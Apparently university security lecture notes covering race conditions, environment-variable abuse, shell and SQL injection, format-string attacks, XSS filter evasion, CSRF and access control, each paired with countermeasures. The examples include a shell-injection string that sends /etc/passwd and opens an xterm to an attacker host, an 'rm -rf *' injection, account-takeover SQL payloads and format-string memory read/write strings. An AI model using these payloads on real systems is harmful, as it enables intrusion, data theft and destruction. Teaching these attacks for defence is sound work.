  Answer: This attack is impossible. The function call `lstat("/tmp/X",...)` returns the status of the link if the `"/tmp/X"` is a symbolic link, instead of the status of the file pointed to by the link. In other words, when `/tmp/X` points to `/etc/shadow`, the i-node returned by `lstat(/tmp/X,...)` will be the i-node of `/tmp/X`, while the i-node returned by `fstat(f,...)` will be the i-node of the actual file (in this case, it will be the i-node of `/etc/shadow`). These two i-nodes are different even if `/tmp/X` points to `/etc/shadow`.
- Note: not all the calls have these two versions, one for the filename, and the other for the file descriptor (Think: if `access()` can also work on file descriptor, the solution will be much easier).

- **Check-use-repeating approach:** Repeat access and open for several iterations. In the following example, the attacker needs to win five race conditions (between Lines 1-2, 2-3, 3-4, 4-5, and 5-6):

```
1: if (access("tmp/X", O_RDWR))    goto error handling
2: else f1 = open("/tmp/X", O_RDWR);
3: if (access("tmp/X", O_RDWR))    goto error handling
4: else f2 = open("/tmp/X", O_RDWR);
5: if (access("tmp/X", O_RDWR))    goto error handling
6: else f3 = open("/tmp/X", O_RDWR);

Check whether f1, f2, and f3 has the same i-node (using fstat)
```

- **Based on the Principle of Least Privilege:**
  - In the program that uses `access()` and `open()`, we realize that `open()` is too powerful than what we need (it only checks the effective user id); that is why we have to use `access()` to make sure that we do not misuse the power. The lesson that we learned from the race-condition attack is that such a checking is not always reliable.
  - Another approach to prevent a program from misusing the power is to not give the program the power. This is exactly the essence of the principle of least privilege: if we temporarily do not need the power, we should disable it; if we permanently do not need the power, we should just discard it. Without the power, even if the program makes some mistakes, the damage will be much reduced.
  - In `Unix`, we can use `seteuid()` or `setuid()` system calls. to disable/enable or delete the power.

```
    /* disable the root privilege */
    #include <unistd.h>
    #include <sys/types.h>

    uid_t real_uid = getuid();       // get real user id
```

```
    uid_t effective_uid = geteuid(); // get effective user id

1:  seteuid (real_uid);

2:  f = open("/tmp/X", O_WRITE);
3:  if (f != -1)
4:     write_to_file(f);
5:  else
6:     fprintf(stderr, "Permission denied\n");

    /* if needed, enable the root privilege */
7:  seteuid (effective_uid);
```

Input Validation

(1) Environment Variables ("Hidden" Inputs)

Environment variables are "hidden" inputs. They exist and affect the behaviors of programs. Ignoring their existence during programming can lead to security breaches.

- **PATH**
  - When running a command in a shell, the shell searches for the command using the **PATH** environment variable.
  - What would happen in the following?

```
system("mail");
```

  - The attacker can change PATH to the following, and cause "mail" in the current directory to be executed.

```
PATH=".:$PATH"; export PATH
```

- **IFS**
  - The IFS variable determines the characters which are to be interpreted as whitespace. It stands for Internal Field Separators. Suppose we set this to include the forward slash character:

```
IFS="/ \t\n"; export IFS
PATH=".:$PATH"; export PATH
```

  - Now call any program which uses an absolute PATH from a Bourne shell (e.g. `system()`, or `popen()` system calls). This is now interpreted like the following that would attempt to execute a command called bin in the current directory of the user.

```
system("/bin/mail root");   --->  system(" bin mail root");
```

  - The IFS bug has pretty much been disallowed in shells now.

- **LD_LIBRARY_PATH**
  - Dynamic library directories: When searching for dynamic libaries, UNIX systems tend to look for libraries to load in a seach path provided by this environment variable.
  - Virtually every Unix program depends on `libc.so` and virtually every windows program relies on DLL's. If these libraries become exchanged with Trojan horses many things can go wrong.

- Attackers can modify this path and cause the program load the attackers' libraries.

```
setenv LD_LIBRARY_PATH /tmp:$LD_LIBRARY_PATH
```

or the user's current directory

```
setenv  LD_LIBRARY_PATH .:$LD_LIBRARY_PATH
```

- Most modern C runtime libraries have fixed this problem by ignoring the LD_LIBRARY_PATH variable when the EUID is not equal to the UID or the EGID is not equal to the GID.
- Secure applications can be linked *statically* with a trusted library to avoid this
- In Windows machines, when loading DLLs, generally, the current directory is searched for DLLs before the system directories. If you click on a Microsoft Word document to start Office, the directory containing that document is searched first for DLLs.

❖ **LD_PRELOAD**

- Many UNIX systems allow you to "pre-load" shared libraries by setting an environment variable LD_PRELOAD. This allows you to do interesting things like replace standard C library functions or even the C interfaces to system calls with your own functions.
- Modern systems ignore LD_PRELOAD if the program is a setuid program.

```
% cc -o malloc_interposer.so -G -Kpic malloc_interposer.c
% setenv LD_PRELOAD $cwd/malloc_interposer.so
```

❖ How to get rid of environment variables?

```
extern char   **environ;

int main(int argc, char **argv)
{
        environ = 0;
}
```

- The above strategy doesn't necessarily work for every program. For example, loading shared libraries at runtime needs LD_LIBRARY_PATH.

A Case Study

❖ `vi` vulnerability
- Behavior:

(1) `vi file`
(2) hang up without saving it
(3) `vi` invokes `expreserve`, which saves buffer in protected area
(4) `expreserve` invokes `mail` to send a mail to user

- Facts:
  - `expreserve` is a setuid program, and `mail` is called with root privilege.
  - `expreserve` uses `system("mail user")` or `system("/bin/mail user");`
  - expreserve does not take care of the environment variables.
- Attack:
  - Change PATH, IFS
    IFS="/binal\t\n" causes "m" be invoked, instead of "/bin/mail"

---

(2) Process Attributes

- **`umask`** value
  - It decides the default permission of newly created files.
  - A child process inherits this value from its parent.
  - Consider this situation:
    A set-UID program stores temporary data in a /tmp/tempfile. The integrity of this file is important. If the programmer assumes that umask value is 077, the assumption might fail. The attacker can run this program from its shell, and the set-UID will inherit the umask value from the shell.

    How to secure it: either explicitly set the umask value (using `umask(077)`) or explicitly set the permission of the newly created file (using `chmod("newfile",0755));`

- Core Dump
  - If your program holds sensitive data like unencrypted passwords, then you should forbid the process from being core dumped.

  - How to disable core dumps?

```
#include <sys/time.h>
#include <sys/resource.h>
#include <unistd.h>

Int main(int argc, char **argv)
{
        struct rlimit   rlim;

        getrlimit(RLIMIT_CORE, &rlim);
        rlim.rlim_max = rlim.rlim_cur = 0;

        if (setrlimit(RLIMIT_CORE, &rlim)) {
                exit(-1);
        }
        ...
                return 0;
}
```

- Solaris by default (at least in Solaris 8) does not allow setuid processes to core dump for obvious security reasons.

---

(3) Invoking Other Programs

- Invoking Other Programs Safely.
  - What are the potential problems if a CGI script does

```
// $Recipient contains email address provided by the user
//      using web forms.

system("/bin/mail", $Recipient);
```

  - `$Recipient` might contain special characters for the shell: (e.g. |, &, <, >)

```
"attacker@hotmail.com < /etc/passwd;
export DISPLAY=proxy.attacker.org:0; /usr/X11R6/bin/xterm&;"
```

  - What are the potential problems if a CGI script does

```
system("cat", "/var/stats/$username");
```

  - The attacker can submit a username of "`../../etc/passwd`".
  - What are the potential problems if a CGI program does:

```
sprintf(buf,"telnet %s",url);
system(buf);
```

  - This did not respond well to URLs of the form:

```
host.example.com; rm -rf *
```

- **`exec`** functions, **`system`**`()` and **`popen`**()
  - The exec family of functions runs a child process by swapping the current process image for a new one. There are many versions of the exec function that work in different ways. They can be classified into groups which
    - Use/do not use a shell to start child programs.
    - Handle the processing of command line arguments via a shell (shell can introduce more functionalities than what we expect. Note that shell is a powerful program).

- Starting sub-processes involves issues of dependency and inheritance of attributes that we have seen to be problematical. The functions `execlp` and `execvp` use a shell to start programs. They make the execution of the program depend on the shell setup of the current user. e.g. on the value of the PATH and on other environment variables. `execv()` is safer since it does not introduce any such dependency into the code.

- The `system(string)` call passes a string to a shell for execution as a sub-process (i.e. as a separate forked process). It is a convenient front-end to the exec-functions.

- The standard implementation of `popen()` is a similar story. This function opens a pipe to a new process in order to execute a command and read back any output as a file stream. This function also starts a shell in order to interpret command strings.

❖ How to invoke a program safely?
- Avoid anything that invokes a shell. Instead of `system()`, stick with `execve()`: `execve()` does not invoke shell, `system()` does.
- Avoid `execlp(file, ...)` and `execvp(file,...)`, they exhibit shell-like semantics. They use the contents of that file as standard input to the shell if the file is not valid executable object file.
- Be wary of functions that may be implemented using a shell.
  - Perl's `open()` function can run commands, and usually does so through a shell.

---

(4) SQL Injection

The examples are from Steve Friedl's Unixwiz.net Tech Tips: SQL Injection Attacks by Example

❖ SQL injection is a technique for exploiting web applications that use client-supplied data in SQL queries, but without first stripping potentially harmful characters. As results, the web applications might run SQL code that was not intended.

❖ Some applications get users' inputs from a web form, and then construct a SQL query directly using the users' input. For example, the following SQL query is constructed using the value of **`$EMAIL`** submitted on the form by users:

```
SELECT email, passwd, login_id, full_name
      FROM table
      WHERE email = '$EMAIL';
```

❖ The above application is commonly used when members of online account forget their password. They just need to type their email addresses; if the email address is in the database (the user is a member), the password of that email will be sent to that email address. **The goal of SQL inject attack in this example is to be able to log into the online account without being a member.**

❖ Guessing field name: the first steps are to guess some fields names of the database.
- The following guess **`email`** as the name of a field.

- If we get a server error, it means our SQL is malformed and a syntax error was thrown: it's most likely due to a bad field name. If we get any kind of valid response, we guessed the name correctly. This is the case whether we get the "email unknown" or "password was sent" response.

```
SELECT fieldlist
  FROM table
 WHERE field = 'x' AND email IS NULL; --';
```

- Guessing the table name
  - Similarly, if messages says "email unknown" or "password was sent", we know that our guess is correct.

```
SELECT email, passwd, login_id, full_name
  FROM table
 WHERE email = 'x' AND 1=(SELECT COUNT(*) FROM tabname); --';
```

  - However, the above only confirms that **tabname** is valid name, not necessary the one that we are using. The following will help.

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x' AND members.email IS NULL; --';
```

- Guessing a member's email address: **$EMAIL = x' OR full_name LIKE '%Bob%**
  - If the SQL is successful, usually you will see a message like this: "We sent your password to <…>", where <…> is the email address whose full_name matches with `%Bob%` (`%` is a wildcard)

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x' OR full_name LIKE '%Bob%';
```

- Brute-force password guessing (after we have learned a valid email address)

```
ELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'bob@example.com' AND passwd = 'hello123';
```

- If the database isn't readonly, we can try the following to add a new member:
  - The "- -" at the end marks the start of an SQL comment. This is an effective way to consume the final quote provided by application and not worry about matching them.
  - There might be some challenges doing so:
    - The web form might not give you enough room to type the entire string.
    - The web application user might not have **INSERT** permission on the **members** table.
    - The application might not behave well because we haven't provided values for other fields.
    - A valid "member" might require not only a record in the **members** table, but associated information in other tables (e.g. **accessrights**), so adding to one table alone might not be sufficient.

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x';
  INSERT INTO members ('email','passwd','login_id','full_name')
  VALUES ('xyz@hacker.net','hello','xyz','xyz Hacker');--';
```

- Modify an existing member's email address
  - If this is successful, the attacker can now go to the regular "I lost my password" link, type the updated email address, and receive Bob's password in the email.

```
SELECT email, passwd, login_id, full_name
  FROM members
 WHERE email = 'x';
      UPDATE members
      SET email = 'xyz@hacker.net'
      WHERE email = 'bob@example.com';
```

- How to prevent SQL injection attacks?
  - Sanitize the input
  - Configure error reporting: the above attacks take advantage of the error messages returned by the sever. It can make attacker's life more difficult by not telling the users the actual error message in the SQL query. For example, you can just say "something is wrong".
  - Use bound parameters, so user's input is simply treated as data; quotes, semicolons, backslashes, and SQL comment notation will have no impact, because they are treated as just data, and will not be parsed by SQL. See the following Java code:

```
Insecure version
Statement s = connection.createStatement();
ResultSet rs = s.executeQuery("SELECT email FROM member WHERE
                name = " + formField);
```

```
Secure version
PreparedStatement ps = connection.prepareStatement(
    "SELECT email FROM member WHERE name = ?");
ps.setString(1, formField);
ResultSet rs = ps.executeQuery();
```

Format String Vulnerability

printf (user_input);

The above statement is quite common in C programs. In the lecture, we will find out what can go wrong if the program is running with privileges (e.g. `Set-UID` program).

1 Format String

- What is a format string?

```
printf ("The magic number is: %d\n", 1911);
```


The text to be printed is "The magic number is:", followed by a format parameter '%d', which is replaced with the parameter (1911) in the output. Therefore the output looks like: The magic number is: 1911. In addition to %d, there are several other format parameters, each having different meaning. The following table summarizes these format parameters:

Parameter	Meaning	Passed as
%d	decimal (int)	value
%u	unsigned decimal (unsigned int)	value
%x	hexadecimal (unsigned int)	value
%s	string ((const) (unsigned) char *)	reference
%n	number of bytes written so far, (* int)	reference

- The stack and its role at format strings

The behavior of the format function is controlled by the format string. The function retrieves the parameters requested by the format string from the stack.

```
printf ("a has value %d, b has value %d, c is at address: %08x\n",
                            a, b, &c);
```



- What if there is a miss-match between the format string and the actual arguments?

```
printf ("a has value %d, b has value %d, c is at address: %08x\n",
                                a, b);
```

  - In the above example, the format string asks for 3 arguments, but the program actually provides only two (i.e. a and b).
  - Can this program pass the compiler?
    - The function `printf()` is defined as function with variable length of arguments. Therefore, by looking at the number of arguments, everything looks fine.
    - To find the miss-match, compilers needs to understand how `printf()` works and what the meaning of the format string is. However, compilers usually do not do this kind of analysis.
    - Sometimes, the format string is not a constant string, it is generated during the execution of the program. Therefore, there is no way for the compiler to find the miss-match in this case.
  - Can `printf()` detect the miss-match?
    - The function `printf()` fetches the arguments from the stack. If the format string needs 3 arguments, it will fetch 3 data items from the stack. Unless the stack is marked with a boundary, `printf()` does not know that it runs out of the arguments that are provided to it.
    - Since there is no such a marking. `printf()` will continue fetching data from the stack. In a miss-match case, it will fetch some data that do not belong to this function call.
  - What trouble can be caused by `printf()` when it starts to fetch data that is meant for it?

2 Attacks on Format String Vulnerability

- Crashing the program

```
printf ("%s%s%s%s%s%s%s%s%s%s%s%s");
```

  - For each `%s`, `printf()` will fetch a number from the stack, treat this number as an address, and print out the memory contents pointed by this address as a string, until a NULL character (i.e., number 0, not character 0) is encountered.
  - Since the number fetched by `printf()` might not be an address, the memory pointed by this number might not exist (i.e. no physical memory has been assigned to such an address), and the program will crash.
  - It is also possible that the number happens to be a good address, but the address space is protected (e.g. it is reserved for kernel memory). In this case, the program will also crash.

- Viewing the stack

```
printf ("%08x %08x %08x %08x %08x\n");
```

  - This instructs the printf-function to retrieve five parameters from the stack and display them as 8-digit padded hexadecimal numbers. So a possible output may look like:

```
40012980 080628c4 bffff7a4 00000005 08059c04
```

- Viewing memory at any location

  - We have to supply an address of the memory. However, we cannot change the code; we can only supply the format string.
  - If we use `printf(%s)` without specifying a memory address, the target address will be obtained from the stack anyway by the `printf()` function. The function maintains an initial stack pointer, so it knows the location of the parameters in the stack.
  - Observation: the format string is usually located on the stack. If we can encode the target address in the format string, the target address will be in the stack. In the following example, the format string is stored in a buffer, which is located on the stack.

```
int main(int argc, char *argv[])
{
  char user_input[100];
  ... ... /* other variable definitions and statements */

  scanf("%s", user_input); /* getting a string from user */
  printf(user_input); /* Vulnerable place */

  return 0;
}
```


  - If we can force the printf to obtain the address from the format string (also on the stack), we can control the address.

```
printf ("\x10\x01\x48\x08  %x %x %x %x %s");
```

  - `\x10\x01\x48\x08` are the four bytes of the target address. In C language, `\x10` in a string tells the compiler to put a hexadecimal value `0x10` in the current position. The value will take up just one byte. Without using `\x`, if we directly put `"10"` in a string, the ASCII values of the characters `'1'` and `'0'` will be stored. Their ASCII values are 49 and 48, respectively.

- `%x` causes the stack pointer to move towards the format string.
- Here is how the attack works if `user_input[]` contains the following format string:

  `"\x10\x01\x48\x08  %x %x %x %x %s".`



- Basically, we use four `%x` to move the `printf()`'s pointer towards the address that we stored in the format string. Once we reach the destination, we will give `%s` to `print()`, causing it to print out the contents in the memory address `0x10014808`. The function `printf()` will treat the contents as a string, and print out the string until reaching the end of the string (i.e. 0).
- The stack space between `user_input[]` and the address passed to the `printf()` function is not for `printf()`. However, because of the format-string vulnerability in the program, `printf()` considers them as the arguments to match with the `%x` in the format string.
- The key challenge in this attack is to figure out the distance between the `user_input[]` and the address passed to the `printf()` function. This distance decides how many `%x` you need to insert into the format string, before giving `%s`.

- Writing an integer to nearly any location in the process memory
  - `%n`: The number of characters written so far is stored into the integer indicated by the corresponding argument.

```
int i;
printf ("12345%n", &i);
```

  - It causes `printf()` to write 5 into variable i.
  - Using the same approach as that for viewing memory at any location, we can cause `printf()` to write an integer into any location. Just replace the `%s` in the above example with `%n`, and the contents at the address `0x10014808` will be overwritten.

  - Using this attack, attackers can do the following:
    * Overwrite important program flags that control access privileges
    * Overwrite return addresses on the stack, function pointers, etc.
  - However, the value written is determined by the number of characters printed before the `%n` is reached. Is it really possible to write arbitrary integer values?
    * Use dummy output characters. To write a value of 1000, a simple padding of 1000 dummy characters would do.
    * To avoid long format strings, we can use a width specification of the format indicators.

- Countermeasures.
  - Address randomization: just like the countermeasures used to protect against buffer-overflow attacks, address randomization makes it difficult for the attackers to find out what address they want to read/write.

Web Security

1 HTTP, HTML, and JavaScript

- HTTP Request
  - Request line, such as GET /images/logo.gif HTTP/1.1, which requests a resource called /images/logo.gif from server
  - Headers, such as Accept-Language: en
  - An empty line
  - An optional message body
- Request methods
  - GET Request: attach the data in the URL
  - POST Request: Submits data to be processed (e.g., from an HTML form) to the identified resource. The data is included in the body of the request.
- HTML: An Example

```
<html>
<body>

<h1>My First Heading</h1>

<p>My first paragraph.</p>

</body>
</html>
```

- JavaScript in HTML: A "Hello World" Example

```
<script type="text/javascript">
   document.write('Hello World!');
</script>
```

- What can JavaScript do?
  - JavaScript gives HTML designers a programming tool.
  - JavaScript can put dynamic text into an HTML page: A JavaScript statement like the following, which write a variable text into an HTML page:

    ```
    document.write("<h1>" + name + "</h1>")
    ```

  - JavaScript can react to events: A JavaScript can be set to execute when something happens, like when a page has finished loading or when a user clicks on an HTML element.

    ```
    <a href="xyz.html" onclick="alert('I have been clicked!')">
    ```

  - JavaScript can read and write HTML elements: A JavaScript can read and change the content of an HTML element.

    ```
    var doc = document.childNodes[0];
    ```

  - JavaScript can be used to validate data: A JavaScript can be used to validate form data before it is submitted to a server. This saves the server from extra processing.
  - JavaScript can be used to detect the visitor's browser: A JavaScript can be used to detect the visitor's browser, and - depending on the browser - load another page specifically designed for that browser
  - JavaScript can access cookies: A JavaScript can be used to store and retrieve information on the visitor's computer

    ```
    var cookie = document.cookie;
    ```

  - JavaScript can interact with the server (e.g. using Ajax).

- Ajax: Ajax (shorthand for asynchronous JavaScript + XML) is a group of interrelated web development techniques used on the client-side to create interactive web applications. With Ajax, web applications can retrieve data from the server asynchronously in the background without interfering with the display and behavior of the existing page. The use of Ajax techniques has led to an increase in interactive or dynamic interfaces on web pages and better quality of Web services due to the asynchronous mode. Data is usually retrieved using the XMLHttpRequest object. Despite the name, the use of JavaScript and XML is not actually required, nor do the requests need to be asynchronous.

```
<html>
<body>

<script type="text/javascript">
var xmlhttp;
function ajaxFunction()
{
  xmlhttp=new XMLHttpRequest();
  xmlhttp.onreadystatechange=readyFunction()
  xmlhttp.open("GET","time.asp",true);
  xmlhttp.send(null);
}
function readyFunction()
{
    if(xmlhttp.readyState==4)
    {
      document.myForm.time.value=xmlhttp.responseText;
    }
}
</script>

<form name="myForm">
Name: <input type="text" name="username" onkeyup="ajaxFunction();" />
Time: <input type="text" name="time" />
</form>

</body>
</html>
```

- Secure Web Access
  - Authentication
  - Access Control: what is the basis of access control?
  - Discussion
- Difference between Web Access Control and OS Access Control
  - OS is stateful. After an user is authenticated, it is remembered until the user logs out. The OS keeps the state: the autenticated user gets a process with his/her privileges; this process keeps the fact that the user is authenticated. Other users cannot hijack this process.
  - Web server is stateless. When a user is authenitcated, he/she may send several other requests. The entire duration is called a session. Since web server is stateless, it does not remember anything about this session. Namely, when the user sends a request, the server does not know whether they are from the same session (hence, from the same user). To put in another perspective, because of the lack of session concept at web server, each web request has to be authenticated; otherwise, attackers can hijack a session.
- Session ID
  - Web applications have to remember sessions. For example, when a host needs to customize the content of a website for a user, the web application must be written to track the user's progress from page to page.
  - How to know two requests are from the same sessions, hence do not need seperate authenication?
  - One common solution is to use session ID.
  - Where is session ID stored:
    - Using cookies to record states: will be included automatically in the HTTP request.
    - Using hidden variables in forms: will be sent automatically when the form is submitted.
    - Using URL encoded parameters: has to attach the session ID in the HTTP request. Here is an example:

      `/index.php?session_id=some_unique_session_code.`
- Cookies and Session ID
  - A cookie (also tracking cookie, browser cookie, and HTTP cookie) is a small piece of text stored on a user's computer by a web browser. A cookie consists of one or more name-value pairs containing bits of information such as user preferences, shopping cart contents, the identifier for a server-based session, or other data used by websites.
  - It is sent as an HTTP header by a web server to a web browser and then sent back unchanged by the browser each time it accesses that server. A cookie can be used for authenticating, session tracking (state maintenance), and remembering specific information about users, such as site preferences or the contents of their electronic shopping carts. The term "cookie" is derived from "magic cookie", a well-known concept in UNIX computing which inspired both the idea and the name of browser cookies. Some alternatives to cookies exist; each has its own uses, advantages, and drawbacks.

  - Being simple pieces of text, cookies are not executable. They are neither spyware or viruses, although cookies from certain sites are detected by many anti-spyware products because they can allow users to be tracked when they visit various sites.

- Server-Side Access Control
  - Subject: authentication with session id.
  - Objects: files, data, etc.
  - Policy: can be DAC (e.g. Facebook), MAC or others.
- Browser-Side Access Control
  - The server-side access control relies on the integrity of the browser-side access control.
  - The integrity of user's behavior should also be preserved: i.e., malicious users cannot affect/change a legitimate users's behavior.
  - What are the essential requirements?
    - Session id: cannot be stolen.
    - Program/Data: cannot be modified by unauthorized users.
  - Policy: Same Origin Policy (SOP)

2 Access Control on JavaScript

In class, we will give students 15 minutes to discuss how they want to restrict JavaScript's access. Basically, students are asked to implement an access control system for web browser to protect users against malicious JavaScript code. Decision has to be justified, and balance between usability and security needs to maintained.

- Where do we start? We need to understand what are *subject* and *object* first, then we can talk about the access control.
- Subject (fine granularity): The origin of JavaScript code.
- Objects (fine graularity): DOM, Cookies, Operating System Resources (files, processes, devices, networks, keyboard, mouse, memory, etc).
- Policies:
  - Same Origin Policy (SOP).
  - Directly accessing of the OS resources are prohibited.
  - Browsers provide APIs to JavaScript, so OS resources can be indirectly accessed. For example, JavaScript can send out messages using `Ajax` APIs, access DOM objects and cookies using DOM APIs, and so on.

3 Cross-Site Scripting (XSS) Attack

- Objective of XSS:
  - Attacker injects malicious JavaScript code to the target web site X.
  - When other users browse the infected pages from X, the browser believes that the JavaScript is from X.
  - The Same Origin Policy allows the malicious JavaScript to access cookies of X, which can send legitimate HTTP requests to X onbehalf of the users, without the users' concent.
- Samy worms (see the narrative from Samy at `http://namb.la/popular/`).
  - Myspace.com: Samy add JavaScript code in his profile; whoever browses the profile will get infected.
  - The worm added Samy to the victim's friend list, and then further propogate the worms to those who view their profiles.
  - Samy become a friend of one million users in less than 20 hours.
- Difficult to filtering out JavaScript code: Myspace did have filters that tried to filter out JavaScript code, but the Samy worms had overcame those obstacles (technical details are described in `http://namb.la/popular/tech.html`):
  - Myspace blocks a lot of tags, including `<script>`, `<body>`, and `onClick`, `onAnything`. Therefore, the Samy worm could not use these tags. However, some browsers (IE, some versions of Safari, others) allow javascript within CSS tags (i.e. without using these tags). For example, the following tag include a JavaScript code without using those forbidden tags:

    ```
    <div style="background:url('javascript:alert(1)')">
    ```

  - Myspace strips out the word `javascript` from anywhere. Fortunately, some browsers will actually interpret `java<NEWLINE>script` as `javascript`:

    ```
    <div style="background:url('java
                script:alert(1)')">
    ```

  - The Samy worm needs to use AJAX in order for the actual client to make HTTP GETs and POSTs to pages. However, myspace strips out the word `"onreadystatechange"` which is necessary for XML-HTTP requests. One can use an `eval` to evade this. Namely, instead of writing the code in Choice 1, we can use Choice 2 (The Samy worm uses several tricks like this):

    ```
    Choice 1: xmlhttp.onreadystatechange = callback;
    Choice 2: eval('xmlhttp.onread' + 'ystatechange = callback');
    ```

  - Myspace also filters out several other things, but they were successfully circumvented by the Samy worm.
- Potential Damage
  - Sending unauthorized requests on behalf of the victims.
  - Web defacing: the malicous JavaScript code can access and modify the DOM objects within the page. For example, it can replace a picture in the web page with a different picture.

- Countermeasures
  - Do a better filtering (proven difficult).
  - *Noscript* region: Do not allow JavaScript to appear in certain region of a web page.

4 Cross-Site Request Forgery (CSRF) Attack

- CSRF Attack
  - Web application tasks are usually linked to specific urls (Example: `http://site/buy_stocks?buy=200&stock=yahoo`) allowing specific actions to be performed when requested.
  - If a user is logged into the site and an attacker tricks their browser into making a request to one of these task urls, then the task is performed and logged as the logged in user. The tricks can be placed on a web page from the attacker; all the attacker needs to do is to trick the user to visit their attacking web page while being logged into the targeted site.
  - When the request is made by the user (whether the user is tricked or not), the cookie will be attached to the request automatically by browsers.
  - For web applications using HTTP GET: attacker can use image tag `<img>` to cause the victim's browser to send out a HTTP GET request (when the victim visits the attacker's web page, the HTTP GET request will be initiated by the image tag. Here is an example:

    ```
    <img src="http://site/buy_stocks?buy=200&stock=yahoo">
    ```

  - For web applications using HTTP POST: sending data to such applications is not as easy as sending data to a GET-based applications, because we cannot append the data to the end of URL for POST-based applications. However, with the help of JavaScript, attackers can send the data. The basic idea is for the attacker to craft a web form on his/her site (using JavaScript), and then use JavaScript to automatically submit the form to the target site.

    We cannot use AJAX here, because AJAX can only talk back to the source of the web page (SOP policy).

- Difference between CSRF and XSS
  - CSRF does not need to run JavaScript code (for GET only); XSS does.
  - Using JavaScript code:
    - CSRF: the code runs directly from the attacker's web page.
    - XSS: the code has to be injected to the target web site's page.
  - Server-side input validation:
    - It does not prevent CSRF, because the attacking contents are not on the target web site.
    - It can prevent XSS to certain degree, if the malicious JavaScript code can be filtered out.

- Countermeasures
  - Because the JavaScript code used (if used) by CSRF does not come from the target web site, the malicious JavaScript cannot see the cookies from the target web site.

  - We can require that all the HTTP request (both GET and POST) to also include something from the cookie (such as the session ID) in the attached parameters, in addition to the cookies that are already attached automatically by the browser. JavaScript code from the target web site can get the secret from the cookie, but the JavaScript code from the malicious web site cannot access the cookies.

5 Fundamental Problems of XSS and CSRF

What is the fundamental problem of XSS and CSRF? Let us evaluate these problems from the access control perspective. Is there anything wrong with the access control model currently used by web browser (i.e. the SOP model)? If not, can we pinpoint what has gone wrong from the design perspective?

Let us review the principles of access control formuated by Saltzer and Schroeder in their classical paper titled *The Protection of Information in Computer Systems* [1]. We have covered these principles in our access control lectures. Here we will evaluate an access control design using these principles:

- Economy of mechanism
- Fail-safe defaults
- Complete mediation
- Open design
- Separation of privilege
- Least privilege
- Least common mechanism
- Least common mechanism
- Psychological acceptability

We will then have a 15-minute in-class discussion on the following topic: which of the above principles are violated by the design of SOP? what should we do if we want to follow these principles?

References

[1] J. H. Saltzer and M. D. Schroeder. *The Protection of Information in Computer Systems*. In Proceedings of the IEEE, Vol. 63, No. 9. (1975), pp. 1278-1308.

Access Control

1 Overview of Access Control

- What is Access Control?
  - The ability to allow only authorized users, programs or processes system or resource access
  - The granting or denying, according to a particular security model, of certain permissions to access a resource
  - An entire set of procedures performed by hardware, software and administrators, to monitor access, identify users requesting access, record access attempts, and grant or deny access based on pre-established rules.
  - Access control is the heart of security
- Examples of Access Control
  - *Social Networks:* In most social networks, such as Facebook and MySpace, some of your personal information can only be accessed by youself, some can be accessed by your friends, and some can be accessed by everybody. The part of system that implements such kind of control is doing access control.
  - *Web Browsers:* When you browse a web site, and run JavaScript code from that web site, the browser has to control what such JavaScript code can access, and what it cannot access. For example, a code from one web site cannot access the cookies from another web site, and it cannot modify the contents from another web site either. These controls are conducted by the browser's access control.
  - *Operating Systems:* In an operating system, one user cannot arbitrarily access another user's files; a normal user cannot kill another user's processes. These are done by operating system access control.
  - *Memory Protection:* In Intel 80x86 architecture, code in one region (for example, in Ring 3), cannot access the data in another more privileged region (e.g. Ring 0). This is done by the access control implemented in the CPU (e.g. 80386 Protection Mode).
  - *Firewalls:* Firewalls inspect every incoming (sometimes outgoing) packet, if a packet matches with certain conditions, it will be dropped by the firewalls, preventing it from accessing the protected networks. This is also access control.
- What should we learn about access control?
  - *Access Control Policy Models:* how access control policies are configured and managed.
    - Discretionary Access Control (DAC)
    - Mandatory Access Control (MAC)
